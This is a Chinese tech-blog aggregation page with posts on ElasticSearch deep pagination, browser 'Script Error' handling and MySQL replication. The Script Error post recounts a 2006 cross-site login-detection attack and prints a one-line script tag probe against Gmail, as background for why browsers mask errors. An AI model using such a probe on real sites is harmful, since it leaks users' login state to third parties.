要想这些坑能够在测试阶段发现,这时候就需要有一个主测试了;但我觉得主测试不应该是一个人,所有测试人员都应该是“主测试”;作为测试人员,软件质量的最后把关者,不能只看到自己负责的这一块,不能局限于自己的部门、团队,只要对整个系统有疑问,我们都有责任提出来,去找人解决。测试不能只看局部,要看全局;要站在公司的位置和用户的角度去思考,去测试。 上面主要是总结了我得一些经验,测试中的一些道,有不足之处或不够全面的也希望大家多多补充;后续还会继续分享我认为很重要的 HTSM模型,以及我认为非常重要的等价类划分,场景测试、基因测试、探索式测试的一些好的方法等。总之,我想把我的一些有价值的经验都分享出来以共享。

优秀的个人博客,低调大师

每日一博 | ElasticSearch 深度分页详解


1 前言 ElasticSearch是一个实时的分布式搜索与分析引擎,常用于大量非结构化数据的存储和快速检索场景,具有很强的扩展性。纵使其有诸多优点,在搜索领域远超关系型数据库,但依然存在与关系型数据库同样的深度分页问题,本文就此问题做一个实践性分析探讨 2 from + size分页方式 from + size分页方式是ES最基本的分页方式,类似于关系型数据库中的limit方式。from参数表示:分页起始位置;size参数表示:每页获取数据条数。例如: GET /wms_order_sku/_search { "query": { "match_all": {} }, "from": 10, "size": 20 } 该条DSL语句表示从搜索结果中第10条数据位置开始,取之后的20条数据作为结果返回。这种分页方式在ES集群内部是如何执行的呢? 在ES中,搜索一般包括2个阶段,Query阶段和Fetch阶段,Query阶段主要确定要获取哪些doc,也就是返回所要获取doc的id集合,Fetch阶段主要通过id获取具体的doc。 2.1 Query阶段 如上图所示,Query阶段大致分为3步: 第一步:Client发送查询请求到Server端,Node1接收到请求然后创建一个大小为from + size的优先级队列用来存放结果,此时Node1被称为coordinating node(协调节点); 第二步:Node1将请求广播到涉及的shard上,每个shard内部执行搜索请求,然后将执行结果存到自己内部的大小同样为from+size的优先级队列里; 第三步:每个shard将暂存的自身优先级队列里的结果返给Node1,Node1拿到所有shard返回的结果后,对结果进行一次合并,产生一个全局的优先级队列,存在Node1的优先级队列中。(如上图中,Node1会拿到(from + size) * 6 条数据,这些数据只包含doc的唯一标识_id和用于排序的_score,然后Node1会对这些数据合并排序,选择前from + size条数据存到优先级队列); 2.2 Fetch阶段 如上图所示,当Query阶段结束后立马进入Fetch阶段,Fetch阶段也分为3步: 第一步:Node1根据刚才合并后保存在优先级队列中的from+size条数据的id集合,发送请求到对应的shard上查询doc数据详情; 第二步:各shard接收到查询请求后,查询到对应的数据详情并返回为Node1;(Node1中的优先级队列中保存了from + size条数据的_id,但是在Fetch阶段并不需要取回所有数据,只需要取回从from到from + size之间的size条数据详情即可,这size条数据可能在同一个shard也可能在不同的shard,因此Node1使用multi-get来提高性能) 第三步:Node1获取到对应的分页数据后,返回给Client; 2.3 ES示例 依据上述我们对from + size分页方式两阶段的分析会发现,假如起始位置from或者页条数size特别大时,对于数据查询和coordinating node结果合并都是巨大的性能损耗。 例如:索引 wms_order_sku 有1亿数据,分10个shard存储,当一个请求的from = 1000000, size = 10。在Query阶段,每个shard就需要返回1000010条数据的_id和_score信息,而coordinating node就需要接收10 * 1000010条数据,拿到这些数据后需要进行全局排序取到前1000010条数据的_id集合保存到coordinating node的优先级队列中,后续在Fetch阶段再去获取那10条数据的详情返回给客户端。 分析:这个例子的执行过程中,在Query阶段会在每个shard上均有巨大的查询量,返回给coordinating node时需要执行大量数据的排序操作,并且保存到优先级队列的数据量也很大,占用大量节点机器内存资源。 2.4 实现示例 private SearchHits getSearchHits(BoolQueryBuilder queryParam, int from, int size, String orderField) { SearchRequestBuilder searchRequestBuilder = this.prepareSearch(); searchRequestBuilder.setQuery(queryParam).setFrom(from).setSize(size).setExplain(false); if (StringUtils.isNotBlank(orderField)) { searchRequestBuilder.addSort(orderField, SortOrder.DESC); } log.info("getSearchHits searchBuilder:{}", searchRequestBuilder.toString()); SearchResponse searchResponse = searchRequestBuilder.execute().actionGet(); log.info("getSearchHits searchResponse:{}", searchResponse.toString()); return searchResponse.getHits(); } 2.5 小结 其实ES对结果窗口的返回数据有默认10000条的限制(参数:index.max_result_window = 10000),当from + size的条数大于10000条时ES提示可以通过scroll方式进行分页,非常不建议调大结果窗口参数值。 3 Scroll分页方式 scroll分页方式类似关系型数据库中的cursor(游标),首次查询时会生成并缓存快照,返回给客户端快照读取的位置参数(scroll_id),后续每次请求都会通过scroll_id访问快照实现快速查询需要的数据,有效降低查询和存储的性能损耗。 3.1 执行过程 scroll分页方式在Query阶段同样也是coordinating node广播查询请求,获取、合并、排序其他shard返回的数据_id集合,不同的是scroll分页方式会将返回数据_id的集合生成快照保存到coordinating node上。Fetch阶段以游标的方式从生成的快照中获取size条数据的_id,并去其他shard获取数据详情返回给客户端,同时将下一次游标开始的位置标识_scroll_id也返回。这样下次客户端发送获取下一页请求时带上scroll_id标识,coordinating node会从scroll_id标记的位置获取接下来size条数据,同时再次返回新的游标位置标识scroll_id,这样依次类推直到取完所有数据。 3.2 ES示例 第一次查询时不需要传入_scroll_id,只要带上scroll的过期时间参数(scroll=1m)、每页大小(size)以及需要查询数据的自定义条件即可,查询后不仅会返回结果数据,还会返回_scroll_id。 GET /wms_order_sku2021_10/_search?scroll=1m { "query": { "bool": { "must": [ { "range": { "shipmentOrderCreateTime": { "gte": "2021-10-04 00:00:00", "lt": "2021-10-15 00:00:00" } } } ] } }, "size": 20 } 第二次查询时不需要指定索引,在JSON请求体中带上前一个查询返回的scroll_id,同时传入scroll参数,指定刷新搜索结果的缓存时间(上一次查询缓存1分钟,本次查询会再次重置缓存时间为1分钟) GET /_search/scroll { "scroll":"1m", "scroll_id" : "DnF1ZXJ5VGhlbkZldGNoIAAAAAJFQdUKFllGc2E4Y2tEUjR5VkpKbkNtdDFMNFEAAAACJj74YxZmSWhNM2tVbFRiaU9VcVpDUWpKSGlnAAAAAiY--F4WZkloTTNrVWxUYmlPVXFaQ1FqSkhpZwAAAAJMQKhIFmw2c1hwVFk1UXppbDhZcW1za2ZzdlEAAAACRUHVCxZZRnNhOGNrRFI0eVZKSm5DbXQxTDRRAAAAAkxAqEcWbDZzWHBUWTVRemlsOFlxbXNrZnN2UQAAAAImPvhdFmZJaE0za1VsVGJpT1VxWkNRakpIaWcAAAACJ-MhBhZOMmYzWVVMbFIzNkdnN1FwVXVHaEd3AAAAAifjIQgWTjJmM1lVTGxSMzZHZzdRcFV1R2hHdwAAAAIn4yEHFk4yZjNZVUxsUjM2R2c3UXBVdUdoR3cAAAACJ5db8xZxeW5NRXpHOFR0eVNBOHlOcXBGbWdRAAAAAifjIQkWTjJmM1lVTGxSMzZHZzdRcFV1R2hHdwAAAAJFQdUMFllGc2E4Y2tEUjR5VkpKbkNtdDFMNFEAAAACJj74YhZmSWhNM2tVbFRiaU9VcVpDUWpKSGlnAAAAAieXW_YWcXluTUV6RzhUdHlTQTh5TnFwRm1nUQAAAAInl1v0FnF5bk1Fekc4VHR5U0E4eU5xcEZtZ1EAAAACJ5db9RZxeW5NRXpHOFR0eVNBOHlOcXBGbWdRAAAAAkVB1Q0WWUZzYThja0RSNHlWSkpuQ210MUw0UQAAAAImPvhfFmZJaE0za1VsVGJpT1VxWkNRakpIaWcAAAACJ-MhChZOMmYzWVVMbFIzNkdnN1FwVXVHaEd3AAAAAkVB1REWWUZzYThja0RSNHlWSkpuQ210MUw0UQAAAAImPvhgFmZJaE0za1VsVGJpT1VxWkNRakpIaWcAAAACTECoShZsNnNYcFRZNVF6aWw4WXFtc2tmc3ZRAAAAAiY--GEWZkloTTNrVWxUYmlPVXFaQ1FqSkhpZwAAAAJFQdUOFllGc2E4Y2tEUjR5VkpKbkNtdDFMNFEAAAACRUHVEBZZRnNhOGNrRFI0eVZKSm5DbXQxTDRRAAAAAiY--GQWZkloTTNrVWxUYmlPVXFaQ1FqSkhpZwAAAAJFQdUPFllGc2E4Y2tEUjR5VkpKbkNtdDFMNFEAAAACJj74ZRZmSWhNM2tVbFRiaU9VcVpDUWpKSGlnAAAAAkxAqEkWbDZzWHBUWTVRemlsOFlxbXNrZnN2UQAAAAInl1v3FnF5bk1Fekc4VHR5U0E4eU5xcEZtZ1EAAAACTECoRhZsNnNYcFRZNVF6aWw4WXFtc2tmc3ZR" } 3.3 实现示例 protected <T> Page<T> searchPageByConditionWithScrollId(BoolQueryBuilder queryParam, Class<T> targetClass, Page<T> page) throws IllegalAccessException, InstantiationException, InvocationTargetException { SearchResponse scrollResp = null; String scrollId = ContextParameterHolder.get("scrollId"); if (scrollId != null) { scrollResp = getTransportClient().prepareSearchScroll(scrollId).setScroll(new TimeValue(60000)).execute() .actionGet(); } else { logger.info("基于scroll的分页查询,scrollId为空"); scrollResp = this.prepareSearch() .setSearchType(SearchType.QUERY_AND_FETCH) .setScroll(new TimeValue(60000)) .setQuery(queryParam) .setSize(page.getPageSize()).execute().actionGet(); ContextParameterHolder.set("scrollId", scrollResp.getScrollId()); } SearchHit[] hits = scrollResp.getHits().getHits(); List<T> list = new ArrayList<T>(hits.length); for (SearchHit hit : hits) { T instance = targetClass.newInstance(); this.convertToBean(instance, hit); list.add(instance); } page.setTotalRow((int) scrollResp.getHits().getTotalHits()); page.setResult(list); return page; } 3.4 小结 scroll分页方式的优点就是减少了查询和排序的次数,避免性能损耗。缺点就是只能实现上一页、下一页的翻页功能,不兼容通过页码查询数据的跳页,同时由于其在搜索初始化阶段会生成快照,后续数据的变化无法及时体现在查询结果,因此更加适合一次性批量查询或非实时数据的分页查询。 启用游标查询时,需要注意设定期望的过期时间(scroll = 1m),以降低维持游标查询窗口所需消耗的资源。注意这个过期时间每次查询都会重置刷新为1分钟,表示游标的闲置失效时间(第二次以后的查询必须带scroll = 1m参数才能实现) 4 Search After分页方式 Search After分页方式是ES 5新增的一种分页查询方式,其实现的思路同Scroll分页方式基本一致,通过记录上一次分页的位置标识,来进行下一次分页数据的查询。相比于Scroll分页方式,它的优点是可以实时体现数据的变化,解决了查询快照导致的查询结果延迟问题。 4.1 执行过程 Search After方式也不支持跳页功能,每次查询一页数据。第一次每个shard返回一页数据(size条),coordinating node一共获取到 shard数 * size条数据 , 接下来coordinating node在内存中进行排序,取出前size条数据作为第一页搜索结果返回。当拉取第二页时,不同于Scroll分页方式,Search After方式会找到第一页数据被拉取的最大值,作为第二页数据拉取的查询条件。 这样每个shard还是返回一页数据(size条),coordinating node获取到 shard数 * size条数据进行内存排序,取得前size条数据作为全局的第二页搜索结果。 后续分页查询以此类推… 4.2 ES示例 第一次查询只传入排序字段和每页大小size GET /wms_order_sku2021_10/_search { "query": { "bool": { "must": [ { "range": { "shipmentOrderCreateTime": { "gte": "2021-10-12 00:00:00", "lt": "2021-10-15 00:00:00" } } } ] } }, "size": 20, "sort": [ { "_id": { "order": "desc" } },{ "shipmentOrderCreateTime":{ "order": "desc" } } ] } 接下来每次查询时都带上本次查询的最后一条数据的 _id 和 shipmentOrderCreateTime字段,循环往复就能够实现不断下一页的功能 GET /wms_order_sku2021_10/_search { "query": { "bool": { "must": [ { "range": { "shipmentOrderCreateTime": { "gte": "2021-10-12 00:00:00", "lt": "2021-10-15 00:00:00" } } } ] } }, "size": 20, "sort": [ { "_id": { "order": "desc" } },{ "shipmentOrderCreateTime":{ "order": "desc" } } ], "search_after": ["SO-460_152-1447931043809128448-100017918838",1634077436000] } 4.3 实现示例 public <T> ScrollDto<T> queryScrollDtoByParamWithSearchAfter( BoolQueryBuilder queryParam, Class<T> targetClass, int pageSize, String afterId, List<FieldSortBuilder> fieldSortBuilders) { SearchResponse scrollResp; long now = System.currentTimeMillis(); SearchRequestBuilder builder = this.prepareSearch(); if (CollectionUtils.isNotEmpty(fieldSortBuilders)) { fieldSortBuilders.forEach(builder::addSort); } builder.addSort("_id", SortOrder.DESC); if (StringUtils.isBlank(afterId)) { log.info("queryScrollDtoByParamWithSearchAfter基于afterId的分页查询,afterId为空"); SearchRequestBuilder searchRequestBuilder = builder.setSearchType(SearchType.DFS_QUERY_THEN_FETCH) .setQuery(queryParam).setSize(pageSize); scrollResp = searchRequestBuilder.execute() .actionGet(); log.info("queryScrollDtoByParamWithSearchAfter基于afterId的分页查询,afterId 为空,searchRequestBuilder:{}", searchRequestBuilder); } else { log.info("queryScrollDtoByParamWithSearchAfter基于afterId的分页查询,afterId=" + afterId); Object[] afterIds = JSON.parseObject(afterId, Object[].class); SearchRequestBuilder searchRequestBuilder = builder.setSearchType(SearchType.DFS_QUERY_THEN_FETCH) .setQuery(queryParam).searchAfter(afterIds).setSize(pageSize); log.info("queryScrollDtoByParamWithSearchAfter基于afterId的分页查询,searchRequestBuilder:{}", searchRequestBuilder); scrollResp = searchRequestBuilder.execute() .actionGet(); } SearchHit[] hits = scrollResp.getHits().getHits(); log.info("queryScrollDtoByParamWithSearchAfter基于afterId的分页查询,totalRow={}, size={}, use time:{}", scrollResp.getHits().getTotalHits(), hits.length, System.currentTimeMillis() - now); now = System.currentTimeMillis(); List<T> list = new ArrayList<>(); if (ArrayUtils.getLength(hits) > 0) { list = Arrays.stream(hits) .filter(Objects::nonNull) .map(SearchHit::getSourceAsMap) .filter(Objects::nonNull) .map(JSON::toJSONString) .map(e -> JSON.parseObject(e, targetClass)) .collect(Collectors.toList()); afterId = JSON.toJSONString(hits[hits.length - 1].getSortValues()); } log.info("es数据转换bean,totalRow={}, size={}, use time:{}", scrollResp.getHits().getTotalHits(), hits.length, System.currentTimeMillis() - now); return ScrollDto.<T>builder().scrollId(afterId).result(list).totalRow((int) scrollResp.getHits().getTotalHits()).build(); } 4.4 小结 Search After分页方式采用记录作为游标,因此Search After要求doc中至少有一条全局唯一变量(示例中使用_id和时间戳,实际上_id已经是全局唯一)。Search After方式是无状态的分页查询,因此数据的变更能够及时的反映在查询结果中,避免了Scroll分页方式无法获取最新数据变更的缺点。同时Search After不用维护scroll_id和快照,因此也节约大量资源。 5 总结思考 5.1 ES三种分页方式对比总结 如果数据量小(from+size在10000条内),或者只关注结果集的TopN数据,可以使用from/size 分页,简单粗暴 数据量大,深度翻页,后台批处理任务(数据迁移)之类的任务,使用 scroll 方式 数据量大,深度翻页,用户实时、高并发查询需求,使用 search after 方式 5.2 个人思考 在一般业务查询页面中,大多情况都是10-20条数据为一页,10000条数据也就是500-1000页。正常情况下,对于用户来说,有极少需求翻到比较靠后的页码来查看数据,更多的是通过查询条件框定一部分数据查看其详情。因此在业务需求敲定初期,可以同业务人员商定1w条数据的限定,超过1w条的情况可以借助导出数据到Excel表,在Excel表中做具体的操作。 如果给导出中心返回大量数据的场景可以使用Scroll或Search After分页方式,相比之下最好使用Search After方式,既可以保证数据的实时性,也具有很高的搜索性能。 总之,在使用ES时一定要避免深度分页问题,要在跳页功能实现和ES性能、资源之间做一个取舍。必要时也可以调大max_result_window参数,原则上不建议这么做,因为1w条以内ES基本能保持很不错的性能,超过这个范围深度分页相当耗时、耗资源,因此谨慎选择此方式。 作者:何守优

优秀的个人博客,低调大师

每日一博 | 如何根治 Script Error

作者:卢峰(清锐) 本文简要介绍了 Script Error 问题的来龙去脉,但也不局限于 Script Error,对于通用的系统性问题,应该找到系统性解决方案,进而治标治本。 Script Error 原因与当前解法 受浏览器同源策略限制,未知跨域脚本执行错误时,抛出的错误信息为 "Script error.",导致开发者无法定位具体错误。为了获取详细错误信息及堆栈,一般解法是给 Script 标签配置 crossorigin 属性,同时对应脚本服务端需配置 Access-Control-Allow-Origin 响应头。 另外还有一些 hack 解法,对浏览器原生 API 做代理,将业务代码放在 Try Catch 作用域中执行,但写好代理方法是不容易的,粗制滥造的代理方法会制造很多隐藏 Bug,并且大量 Try Catch 在一些 JS Engine 中也存在额外性能损耗,为了解决 Script Error 采用此方案得不偿失。 还有什么问题 crossorigin 不好加 异步加载脚本套娃,A 加载 B,B 加载 C,以至于不知道加载了哪些外部脚本 需要服务端配合设置响应头 Access-Control-Allow-Origin crossorigin 加不了 外部注入代码,如浏览器插件、定制 Webview 容器(xx 浏览器) 无效 Script Error 数据,难以评估对业务实际影响,并且耗费监控资源 溯源:为什么是 Script Error 从 2006 年一篇安全漏洞文章说起:I know if you're logged-in, anywhere 在那个年代大量网站都是服务端渲染,服务端根据用户登录态返回不同页面内容,黑客通过 Script 加载目标站点,用户已登录、未登录返回的 Response 内容不同,报错信息也会有差异,这样就可以通过报错信息区分用户是否登录,进一步展开针对性的攻击。 <script src=” http://mail.google.com/mail/”></script> 已登录: **未登录: ** 对于其他站点也是类似,错误信息中总会有差异,比如亚马逊登录和未登录,报错的 LineNo 不同。 基于此,WHATWG 对错误信息透出制定了规范: Chrome 实现: 《I know if you're logged-in, anywhere》地址:https://blog.jeremiahgrossman.com/2006/12/i-know-if-youre-logged-in-anywhere.html Script Error 规范是否能调整 通过以上信息,我们可以理解 Script Error 的设计初衷以及其合理性,但我也有疑问,在今天浏览器同源策略比较完善的情况下,是否有必要屏蔽所有信息(error message、lineno、colno、url)?能否将发生 Script Error 的脚本 url 暴露出来,以便开发者收集到错误信息时快速定位错误来源,这样也方便评估影响面,比如明显是注入的脚本错误,直接忽略即可。 翻阅 WHATWG Github 历史 issue,发现已经有过相关讨论,很明确答案是 No,大概原因是当前的同源策略已经很全面(复杂),不想在挖坑。以至于对 unhanlderejection,连 Script Error 都不愿意报。 相关讨论地址:https://github.com/whatwg/html/issues/2440 <br><br> unhanlderejection地址:https://github.com/whatwg/html/issues/5051 其他大厂如何处理 Script Error 我在几个大厂网站上做了测试,加载一个第三方脚本,第三方脚本一定会报错,看看对应站点如何处理。 var s = document.createElement('script'); s.src = 'https://g.alicdn.com/dinamic/h5-tb-cart/5.0.41/index.min.js'; document.body.appendChild(s); Google:常规处理,直接上报 Script Error Twitter: 通过 CSP 策略拦截了未知脚本加载,包括 Github、FaceBook 都采用类似方案 QQ 视频:除了上报 Script Error,并监控上报异步加载的脚本 面向未来我们应该如何处理 Script Error 面向未来看问题,我们不能与标准背道而驰,同源策略是当前解决 Web 安全问题的重要手段,在未来只会更完善,我们应该积极了解与应用。当前国内互联网对同源策略的了解与应用大多止步于 Access-Control-Allow-Origin: *,这是远远不够的。 因此,面向未来 Script Error 问题 Twitter 的处理方式相对合理,只允许站点加载白名单脚本,对白名单脚本逐个做 CrossOring 等配置,同时也杜绝了外部脚本注入。对于淘宝来说,受限于业务体量以及历史包袱,做这种改造难度可想而知,但我们应该朝这个方向努力,而不是让开发者面对 Script Error 手足无措,靠猜测或是加错误过滤解决问题。 回到当下,短期的解决方案要增强跨域脚本的感知能力,可以配置 CSP Report Only 上报跨域脚本,也可以通过原始手段统计,进而对相关脚本做跨域配置,对于明显的跨域脚本如埋点、唤端、以及安全系列脚本,缺少 crossorigin 的尽快修复。 CSP Report Only地址:https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy-Report-Only document.querySelectorAll('script[src]:not([crossorigin])') 本文简要介绍了 Script Error 问题的来龙去脉,但也不局限于 Script Error,对于通用的系统性问题,应该找到系统性解决方案,进而治标治本。 参考文档 what is script error(地址:https://blog.sentry.io/2016/05/17/what-is-script-error) Cryptic "Script Error." reported in Javascript in Chrome and Firefox(地址:https://stackoverflow.com/questions/5913978/cryptic-script-error-reported-in-javascript-in-chrome-and-firefox) 解决 "Script Error" 的另类思路(地址:https://juejin.cn/post/6844903727820718094#heading-6) iOS Privacy: Instagram and Facebook can track anything you do on any website in their in-app browser(地址:https://krausefx.com/blog/ios-privacy-instagram-and-facebook-can-track-anything-you-do-on-any-website-in-their-in-app-browser) I know if you're logged-in, anywhere(地址:https://blog.jeremiahgrossman.com/2006/12/i-know-if-youre-logged-in-anywhere.html) HTML Spec: Runtime script errors(地址:https://html.spec.whatwg.org/multipage/webappapis.html#runtime-script-errors) "Script error." message in window.onerror makes bad DevExp trade off(地址:https://github.com/whatwg/html/issues/2440) unhandledrejection should fire even for muted scripts(地址:https://github.com/whatwg/html/issues/5051) Content-Security-Policy-Report-Only(地址:https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy-Report-Only)

优秀的个人博客,低调大师

每日一博 | MySql 主从同步介绍

1 引言 大家好,Mysql是大家最常用的数据库,下面为大家带来mysql主从同步知识点的分享,以便巩固mysql基础知识,如有错误,还请各位大佬们指正。 2 MySql主从同步概述 MySQL主从同步,即MySQL Replication,可以实现将数据从一台数据库服务器同步到多台数据库服务器。MySQL数据库自带主从同步功能,经过配置,可以实现基于库、表结构的多种方案的主从同步。 Redis是一种高性能的内存数据库,但不是今天的主角;MySQL是基于磁盘文件的关系型数据库,相比于Redis来说,读取速度会慢一些,但是功能强大,可以用于存储持久化的数据。在实际工作中,我们常将Redis作为缓存与MySQL配合来使用,当有数据访问请求的时候,首先会从缓存中进行查找,如果存在就直接取出,如果不存在再访问数据库,这样就提升了读取的效率,也减少了后端数据库的访问压力。使用Redis这种缓存架构是高并发架构中非常重要的一环。 随着业务量的不断增长,数据库的压力会不断变大,缓存的频繁变更也强依赖于数据的查询结果,导致数据查询效率低,负载很高,连接过多等问题。对于电商场景来说,往往存在很多典型的读多写少场景,我们可以对MySQL做主从架构并且进行读写分离,让主服务器(Master)处理写请求,从服务器(Slave)处理读请求,这样可以进一步提升数据库的并发处理能力。如下图: 上图中,可以看到,我们增加了2个从库,这2个从库可以一起抗下大量的读请求,分担主库压力。从库会通过主从复制,从主库中不断的同步数据,以此来保证从库的数据和主库数据的一致。 接下来,我们看看主从同步有哪些作用,以及主从同步具体是怎么实现的。 3 主从同步的作用 一般来说,不是所有的系统都需要对数据库进行主从架构的设计,因为架构本身是有一定成本的,如果我们的目的在于提升数据库高并发访问的效率,那么我们首先应该优化SQL语句及索引,充分发挥数据库的最大性能;其次是采用缓存的策略,如使用Redis、Magodb等缓存工具,通过其高性能的优势把数据保存在内存数据库中,提升读取的效率,最后才是对数据库采用主从架构,进行读写分离。系统的使用和维护成本是根据架构的升级逐渐升高的。 言归正传,主从同步不仅可以提升数据库的吞吐量,还有以下三个方面的作用: 3.1 读写分离 我们可以通过主从复制的方式来同步数据,然后通过读写分离提升数据库的并发处理能力。简单来说就是我们的数据被放在了多个数据库中,其中一个是Master主库,其余的是Slave从库。当主库数据变化时,会自动将数据同步到从库中,而我们程序可以从从库读取数据,也就是采用读写分离的方式。电商的应用往往是“读多写少”,采用读写分离就实现了更高的并发访问。原本所有的读写压力都由一台服务器承担,现在有多个服务器共同处理读请求,减少了对主库的压力。另外还可以对从服务器进行负载均衡,让不同的读请求按照策略均匀的分配到不同的从服务器中,让读取更加顺畅。读取顺畅的另一个原因,就是减少了锁表的影响,比如我们让主库负责写,当主库出现写锁的时候,不会影响到从库的查询操作。 3.2 数据备份 主从同步也相当于是一种数据热备份机制,在主库正常运行下进行备份,不影响提供数据服务。 3.3 高可用性 数据备份实际就是一种冗余的机制,通过这种冗余的方式可以换取数据库的高可用性,当服务器出现故障、宕机等无可用的情况下,可以迅速进行故障切换,让从库充当主库,保障服务正常运行。大家可以了解下电商系统数据库高可用SLA指标。 4 主从同步的原理 说到主从同步的原理,我们就需要了解在数据库中的一个重要日志文件,就是Binlog二进制文件,它记录了对数据库进行更新的事件,事实上主从同步的原理就是基于Binlog进行数据同步的。 在主从复制的过程中,会基于三个线程来操作,一个是binlog dump线程,位于master节点上,另外两个线程分别是I/O线程和SQL线程,它们都分别位于slave节点上,如下图: 结合以上图片,我们一起来了解主从复制的核心流程: 当master节点接收到一个写请求时,这个写请求可能是增删改操作,此时会把写请求的更新操作都记录到binlog日志中。 master节点会把数据复制给slave节点,如图中的slave01节点和slave02节点,这个过程,首先得要每个slave节点连接到master节点上,当slave节点连接到master节点上时,master节点会为每一个slave节点分别创建一个binlog dump线程,用于向各个slave节点发送binlog日志。 binlog dump线程会读取master节点上的binlog日志,然后将binlog日志发送给slave节点上的I/O线程。当主库读取事件的时候,会在Binglog上加锁,读取完成之后,再将锁释放掉。 slave节点上的I/O线程接收到binlog日志后,会将binlog日志先写入到本地的relaylog中,relaylog中就保存了binlog日志。 slave节点上的SQL线程,会来读取relaylog中的binlog日志,将其解析成具体的增删改操作,把这些在master节点上进行过的操作,重新在slave节点上也重做一遍,达到数据还原的效果,这样就可以保证master节点和slave节点的数据一致性了。 主从同步的数据内容其实是二进制日志(Binlog),它虽然叫二进制日志,实际上存储的是一个又一个的事件(Event),这些事件分别对应着数据库的更新操作,比如INSERT、UPDATE、DELETE等。 另外我们还需要注意的是,不是所有版本的MySQL都默认开启了服务器的二进制日志,在进行主从同步的时候,我们需要先检查服务器是否已经开启了二进制日志。 二进制日志,它是一个文件,在进行网络传输的过程中就一定会存在一些延迟,比如200ms,这样就可能造成用户在从库上读取的数据不是最新的数据,也就会造成主从同步中的数据不一致的情况发生。比如我们对一条记录进行更新,这个操作是在主库上完成的,而在很短的时间内,比如100ms,又对同一个记录进行读取,这时候从库还没有完成数据的同步,那么,我们通过从库读取到的数据就是一条旧的数据。这种情况下该怎么办呢? 5 如何解决主从同步的数据一致性问题 可以想象下,如果我们想要操作的数据都存储在同一个数据库中,那么对数据进行更新的时候,可以对记录进行加写锁,这样在读取的时候就不会发生数据不一致的情况了。但这时从库的作用就是备份数据,没有做到读写分离,分担主库的压力。 因此我们还需要想办法,在进行读写分离的时候,解决主从同步中数据不一致的问题,也就是解决主从之间数据复制方式的问题,如果按照数据一致性从弱到强来进行划分,有以下三种复制方式。 5.1 全同步复制 首先,全同步复制,就是当主库执行完一个事务之后,要求所有的从库也都必须执行完该事务,才可以返回处理结果给客户端;因此,虽然全同步复制数据一致性得到保证了,但是主库完成一个事物需要等待所有从库也完成,性能就比较低了。如下图: 5.2 异步复制 而异步复制,就是当主库提交事物后,会通知binlog dump线程发送binlog日志给从库,一旦binlog dump线程将binlog日志发送给从库之后,不需要等到从库也同步完成事务,主库就会将处理结果返回给客户端。 因为主库只管自己执行完事务,就可以将处理结果返回给客户端,而不用关心从库是否执行完事务,这就可能导致短暂的主从数据不一致的问题了,比如刚在主库插入的新数据,如果马上在从库查询,就可能查询不到。 而且,当主库提交事物后,如果宕机挂掉了,此时可能binlog还没来得及同步给从库,这时候如果为了恢复故障切换主从节点的话,就会出现数据丢失的问题,所以异步复制虽然性能高,但数据一致性上是最弱的。 mysql主从复制,默认采用的就是异步复制这种复制策略。 5.3 半同步复制 MySQL5.5版本之后开始支持半同步复制的方式。原理是在客户端提交COMMIT之后不直接将结果返回给客户端,而是等待至少有一个从库收到了Binlog,并且写入到中继日志中,再返回给客户端。这样做的好处就是提高了数据的一致性,当然相比于异步复制来说,至少多增加了一个网络连接的延迟,降低了主库写的效率。 在MySQL5.7版本中还增加了一个rpl_semi_sync_master_wait_for_slave_count参数,我们可以对需要响应的从库数量进行设置,默认为1,也就是说只要有一个从库进行了响应,就可以返回给客户端。如果将这个参数调大,可以提升数据一致性的强度,但也会增加主库等待从库响应的时间。 但是,半同步复制也存在以下几个问题: 半同步复制的性能,相比异步复制而言有所下降,相比于异步复制是不需要等待任何从库是否接收到数据的响应,而半同步复制则需要等待至少一个从库确认接收到binlog日志的响应,性能上是损耗更大的。 主库等待从库响应的最大时长是可以配置的,如果超过了配置的时间,半同步复制就会变成异步复制,那么,异步复制的问题同样也就会出现了。 在MySQL 5.7.2之前的版本中,半同步复制存在着幻读问题的。 当主库成功提交事物并处于等待从库确认的过程中,这个时候,从库都还没来得及返回处理结果给客户端,但因为主库存储引擎内部已经提交事务了,所以,其他客户端是可以到从主库中读到数据的。 但是,如果下一秒主库突然挂了,此时正好下一次请求过来,因为主库挂了,就只能把请求切换到从库中,因为从库还没从主库同步完数据,所以,从库中当然就读不到这条数据了,和上一秒读取数据的结果对比,就造成了幻读的现象了。 5.4 增强半同步复制 增强半同步复制,是mysql 5.7.2后的版本对半同步复制做的一个改进,原理上几乎是一样的,主要是解决幻读的问题。 主库配置了参数 rpl_semi_sync_master_wait_point = AFTER_SYNC 后,主库在存储引擎提交事务前,必须先收到从库数据同步完成的确认信息后,才能提交事务,以此来解决幻读问题。参考下图: 6 总结 通过上述内容,我们了解了Mysql数据库的主从同步,如果你的目标仅是数据库的高并发,那么可以先从 SQL 优化,索引以及 Redis 缓存数据等这些方面来考虑优化,然后再考虑是否采用主从架构的方式。 在主从架构的配置中,如果想要采取读写分离的策略,我们可以自己编写程序,也可以通过第三方的中间件来实现。 自己编写程序的好处就在于比较自主,我们可以自己判断哪些查询在从库上来执行,针对实时性要求高的需求,我们还可以考虑哪些查询可以在主库上执行。同时程序直接连接数据库,减少了中间件层,可以减少一些性能损耗。 而采用中间件的方法有很明显的优势,功能强大,使用简单。但因为在客户端和数据库之间增加了中间件层会有一些性能损耗,同时商业中间件价格较高,有一定学习成本。另外,我们也可以考虑采用一些优秀的开源工具,比如 MaxScale。它是 MariaDB 开发的 MySQL 数据中间件。比如在下图中,使用 MaxScale作为数据库的代理,通过路由转发完成了读写分离。同时我们也可以使用 MHA 工具作为强一致的主从切换工具,从而完成 MySQL的高可用架构。 作者:刘邓忠

优秀的个人博客,低调大师

每日一博 | 实现 LRU 缓存算法

